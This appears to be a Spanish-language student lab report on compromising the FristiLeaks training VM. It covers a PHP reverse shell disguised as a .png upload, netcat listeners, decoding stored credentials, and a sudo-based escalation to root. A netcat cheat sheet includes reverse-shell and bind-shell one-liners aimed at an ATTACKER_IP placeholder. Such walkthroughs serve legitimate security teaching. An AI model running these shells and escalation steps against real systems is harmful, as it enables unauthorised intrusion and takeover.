


Ilustración 14 busqueda de wubshells

Copiamos el php-reverse-shell.php al escritorio y lo renombramos para simular una imagen(Hacemos esto porque el formulario solo aceptaba archivos con extensión de imagen; al renombrarlo lo subimos camuflado como .png.):

```
┌──(root㉿kali)-[/usr/share/webshells/php]
└─# cp php-reverse-shell.php /home/kali/Escritorio

┌──(root㉿kali)-[/usr/share/webshells/php]
└─# cd /home/kali/Escritorio

┌──(root㉿kali)-[/home/kali/Escritorio]
└─# ls
php-reverse-shell.php

┌──(root㉿kali)-[/home/kali/Escritorio]
└─# cp php-reverse-shell.php kalig.pphp.png

┌──(root㉿kali)-[/home/kali/Escritorio]
└─# ls
kalig.pphp.png  php-reverse-shell.php

┌──(root㉿kali)-[/home/kali/Escritorio]
└─# nano kalig.php.png

┌──(root㉿kali)-[/home/kali/Escritorio]
└─# cp php-reverse-shell.php kali.php.png

┌──(root㉿kali)-[/home/kali/Escritorio]
└─# ls
kalig.pphp.png  kali.php.png  php-reverse-shell.php

┌──(root㉿kali)-[/home/kali/Escritorio]
└─# nano kali.php.png
```

Ilustración 15 creacción de shell




Ilustración 16 configuración del shell

Listener en Kali y obtención de la reverse shell

Antes de subir el archivo pusimos un listener con Netcat en Kali para recibir la conexión:




Ilustración 17 cargue del shell

Y después de subir y acceder al archivo desde el navegador (ejecutando el kali.php.png contra el servidor), recibimos la conexión entrante:

```
┌──(root㉿kali)-[/home/kali/Escritorio]
└─# nc -lvp 1234
listening on [any] 1234 ...

10.10.2.9: inverse host lookup failed: Host name lookup failure
connect to [10.10.2.4] from (UNKNOWN) [10.10.2.9] 51803
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 12:03:04 up  1:49,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
sh-4.1$
```

Ilustración 18 conexión establecida a fristiLeaks

Con ifconfig dentro de la shell comprobamos los datos de red de la víctima (IP, MAC):




Ilustración 19ifconfig en FristiLeaks

Estado de la sesión y permisos

La shell obtenida estaba en el contexto del usuario apache (uid=48(apache)), es decir, no teníamos privilegios root por defecto.

Desde ese contexto pudimos ejecutar comandos básicos y explorar el sistema, pero la creación directa de usuarios del sistema requiere privilegios root o sudo.

COMANDO PARA CALCULAR CUÁNTOS CARACTERES TIENE UN ARCHIVO EN LINUX

Hay varias formas, pero la más directa es con wc (word count).

Para contar caracteres: **wc -m archivo.txt,** eso te dice el número total de caracteres.

Para contar líneas, palabras y caracteres a la vez: **wc archivo.txt,** el orden es: líneas, palabras, caracteres.

COMANDOS DE NETCAT (NC)

Netcat es una utilidad de redes que se usa para leer y escribir en conexiones de red usando TCP o UDP, permitiendo la creación de conexiones de red, transferencia de archivos, rastreo de puertos

y depuración de aplicaciones. Es una herramienta de línea de comandos que funciona como un "backend" para otras aplicaciones y scripts, y aunque fue desarrollada originalmente para Unix, ahora está disponible para otras plataformas como Windows y macOS.

nc o Netcat se conoce como la navaja suiza de las redes porque sirve para todo: escuchar, enviar datos, probar puertos, crear shells, etc.

Usos básicos:

- Escuchar en un puerto (modo servidor): nc -lvp 4444 (-l escuchar, -v verbose, -p puerto).
- Conectarse a otro host (modo cliente): nc 192.168.1.10 4444
- Transferir un archivo (de cliente a servidor):

En el receptor: nc -lvp 4444 > archivo.txt

En el emisor: nc 192.168.1.10 4444 < archivo.txt

- Chat entre dos máquinas:

Máquina 1: nc -lvp 1234

Máquina 2: nc 192.168.1.5 1234

- Escanear puertos de una máquina: nc -zv 192.168.1.5 20-100 (-z escaneo, -v verbose).
- Crear una reverse shell:

Víctima ejecuta: bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1

Atacante espera: nc -lvp 4444

- Bind shell (el atacante se conecta a la víctima):

Víctima: nc -lvp 4444 -e /bin/bash

Atacante: nc 192.168.1.5 4444

CREACIÓN DE USUARIOS EN FRISTILEAKS

el primer acceso que obtuve fue con el usuario apache, gracias a la explotación inicial del servicio web. Desde allí realicé la enumeración y la escalada de privilegios necesarias hasta llegar a root, ya que solamente con permisos de superusuario es posible crear nuevas cuentas en el sistema.

1. Acceso inicial: usuario apache

Tras explotar la vulnerabilidad del servicio web accedí a una shell limitada como apache. Verifiqué el contexto con:

whoami

Confirmé que estaba operando con los permisos del proceso web (apache), por lo que empecé la fase de enumeración para localizar información sensible.

Ilustración 20 whoami usuario apache

2. Revisión de directorios de usuarios

Teniendo el usuario apache, revisé los directorios en /home y encontré que podía listar y leer algunos archivos del usuario eezeepz. También revisé directorios en /home y noté que podía leer dentro de la carpeta eezeepz, lo cual no es normal en un entorno seguro.

Esto fue clave, porque, aunque no tenía su Shell directamente, sí podía inspeccionar rutas y archivos sensibles.




Ilustración 21 Revisión de directorio con apache

Para poder ejecutar comandos como admin de forma más flexible, creé un script en Python llamado cronjob.py, que simulaba la ejecución periódica de instrucciones guardadas. Este script revisaba el contenido de ese archivo y ejecutaba los comandos siempre que cumplieran

condiciones específicas (por ejemplo, que iniciaran en /home/admin/ o /usr/bin/).




Ilustración 22creación de un cronjob

Gracias a la ejecución con cronjob.py, pude listar archivos sensibles en la carpeta de admin.

Allí encontré:

- cryptedpass.txt: contenía una contraseña cifrada.
- cryptpass.py: mostraba cómo se generaba el cifrado (Base64 invertido + ROT13).

```
sh-4.1$ ls
ls
admin
eezeepz
fristigod
sh-4.1$ cd admin
cd admin
sh-4.1$ ls
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
sh-4.1$ cat cronjob.py
cat cronjob.py
import os

def writefile(str):
    with open('/tmp/cronresult','a') as er:
        er.write(str)
        er.close()

with open('/tmp/runthis','r') as f:
    for line in f:
        #does the command start with /home/admin or /usr/bin?
        if line.startswith('/home/admin/') or line.startswith('/usr/bin/'):
            #lets check for pipeline
            checkparams= '|&;'
            if checkparams in line:
                writefile("Sorry, not allowed to use |, & or ;")
                exit(1)
            else:
                writefile("executing: "+line)
                result =os.popen(line).read()
                writefile(result)
        else:
            writefile("command did not start with /home/admin or /usr/bin")
```

Ilustración 23cronjob ejecutado

3. Obtención de credenciales para admin

Dentro de esas rutas encontré información que me permitió obtener credenciales para el usuario admin. Este salto fue posible porque apache tenía permisos indebidos de lectura en la carpeta de eezeepz, lo cual representa una mala práctica de seguridad.

```
sh-4.1$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
sh-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$ ls
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
```

Ilustración 24 archivos de credenciales

El script utilizaba una combinación de Base64 y ROT13. Analizando el código y aplicando el proceso inverso, logré descifrar la contraseña del usuario admin y el usuario fristigod.




Ilustración 25 descifración de credenciales

4. Acceso como admin

Una vez que conseguí la contraseña de admin, me conecté a su cuenta.

El usuario admin tenía más privilegios y me permitió acceder a archivos importantes para continuar con la escalada.

```
LetThereBeFristi!sh-4.1$ ls
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
sh-4.1$ su python -c 'import pty;pty.spawn("/bin/sh");'
su python -c 'import pty;pty.spawn("/bin/sh");'
su: user python does not exist
sh-4.1$ python -c 'import pty;pty.spawn("/bin/sh");'
python -c 'import pty;pty.spawn("/bin/sh");'
sh-4.1$ ls
ls
cat    cronjob.py       cryptpass.py  echo   grep  whoisyourgodnow.txt
chmod  cryptedpass.txt  df            egrep  ps
sh-4.1$ su admin
su admin
Password: thisisalsopw123

[admin@localhost ~]$ whoami
whoami
admin
[admin@localhost ~]$
```

Ilustración 26 whoami admin

5. Descifrado de la contraseña de fristigod

Con la contraseña ya obtenida, accedí al sistema como el usuario fristigod.

Este usuario estaba en una posición privilegiada porque tenía configuraciones que facilitaban la escalada.

```
[admin@localhost ~]$ cd ..
cd ..
[admin@localhost home]$ ls
ls
admin  eezeepz  fristigod
[admin@localhost home]$ ls -al
ls -al
total 28
drwxr-xr-x.  5 root      root       4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root       4096 Sep  7 07:15 ..
drwxrwxrwx.  2 admin     admin      4096 Sep  7 10:26 admin
drwx--r-x.  5 eezeepz   eezeepz   12288 Nov 18  2015 eezeepz
drwx------   2 fristigod fristigod  4096 Nov 19  2015 fristigod
[admin@localhost home]$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$
```


Ilustración 27 whoami fritigod

6. Escalada final a root

Desde fristigod aproveché una configuración insegura que me permitió ejecutar comandos como root.

Esto me dio el control total del sistema. Revisé directorios del sistema como bin, etc, var, root.

Dentro de /var/fristigod encontraste algo sospechoso, estaba el archivo .bash_history y una carpeta .secret_admin_stuff.



```
bash-4.1$ cd ..
cd ..
bash-4.1$ ls -al
ls -al
total 16
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 ..
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$ cat .bash_history
cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah
usermod -G fristigod fristi
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
less /var/log/secure e
Fexit
exit
exit
```

Ilustración 28 exploración de directorio desde fristigod

Use el binario SUID para ejecutar comandos, este es un archivo ejecutable en Linux/Unix con un permiso especial que hace que, al ejecutarse, se ejecute con los permisos del propietario del archivo en vez de con los permisos del usuario que lo corre.

```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
[sudo] password for fristigod: LetThereBeFristi!

bin   dev  home  lib64       media  opt   root  selinux  sys  usr
boot  etc  lib   lost+found  mnt    proc  sbin  srv      tmp  var
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom/bin/bash
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom/bin/bash
sudo: /var/fristigod/.secret_admin_stuff/doCom/bin/bash: command not found
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
bash-4.1# whoami
whoami
root
bash-4.1# ls/home
ls/home
bash: ls/home: No such file or directory
bash-4.1# ls /home
ls /home
admin  eezeepz  fristigod
```

Ilustración 29

Y devolvió root.

7. Creación de los nuevos usuarios

Finalmente, con privilegios de root, ejecuté los siguientes comandos para crear los dos usuarios solicitados:

```
bash-4.1# ls -al /home
ls -al /home
total 28
drwxr-xr-x.  5 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  7 07:15 ..
drwxrwxrwx.  2 admin     admin     4096 Sep  7 10:26 admin
drwx--r-x.  5 eezeepz   eezeepz   12288 Nov 18  2015 eezeepz
drwx------   2 fristigod fristigod  4096 Nov 19  2015 fristigod
bash-4.1#

bash-4.1# useradd -m -s /bin/bash usuario1
useradd -m -s /bin/bash usuario1
bash-4.1# passwd usuario1
passwd usuario1
Changing password for user usuario1.
New password: usuario1

BAD PASSWORD: it is based on a dictionary word
Retype new password: usuario1

passwd: all authentication tokens updated successfully.
bash-4.1# useradd -m -s /bin/bash usuario2
useradd -m -s /bin/bash usuario2
bash-4.1# passwd usuario2
passwd usuario2
Changing password for user usuario2.
New password: usuario2

BAD PASSWORD: it is based on a dictionary word
Retype new password: usuario2

passwd: all authentication tokens updated successfully.
bash-4.1# ls -al /home
ls -al /home
total 36
drwxr-xr-x.  7 root      root      4096 Sep  7 11:24 .
dr-xr-xr-x. 22 root      root      4096 Sep  7 07:15 ..
drwxrwxrwx.  2 admin     admin     4096 Sep  7 10:26 admin
drwx--r-x.  5 eezeepz   eezeepz   12288 Nov 18  2015 eezeepz
drwx------   2 fristigod fristigod  4096 Nov 19  2015 fristigod
drwx------   2 usuario1  usuario1   4096 Sep  7 11:24 usuario1
drwx------   2 usuario2  usuario2   4096 Sep  7 11:24 usuario2
bash-4.1#
```

Ilustración 30 Creación de usuarios

GLOSARIO

- Apache: Servidor web de código abierto que permite alojar y servir páginas web. En esta práctica, fue el servicio explotado para obtener acceso inicial.
- Base64: Método de codificación que convierte datos binarios en texto ASCII. Se usó para ocultar credenciales dentro de imágenes y código fuente.
- Cron: Servicio en sistemas Linux que permite ejecutar tareas programadas automáticamente en intervalos de tiempo definidos.
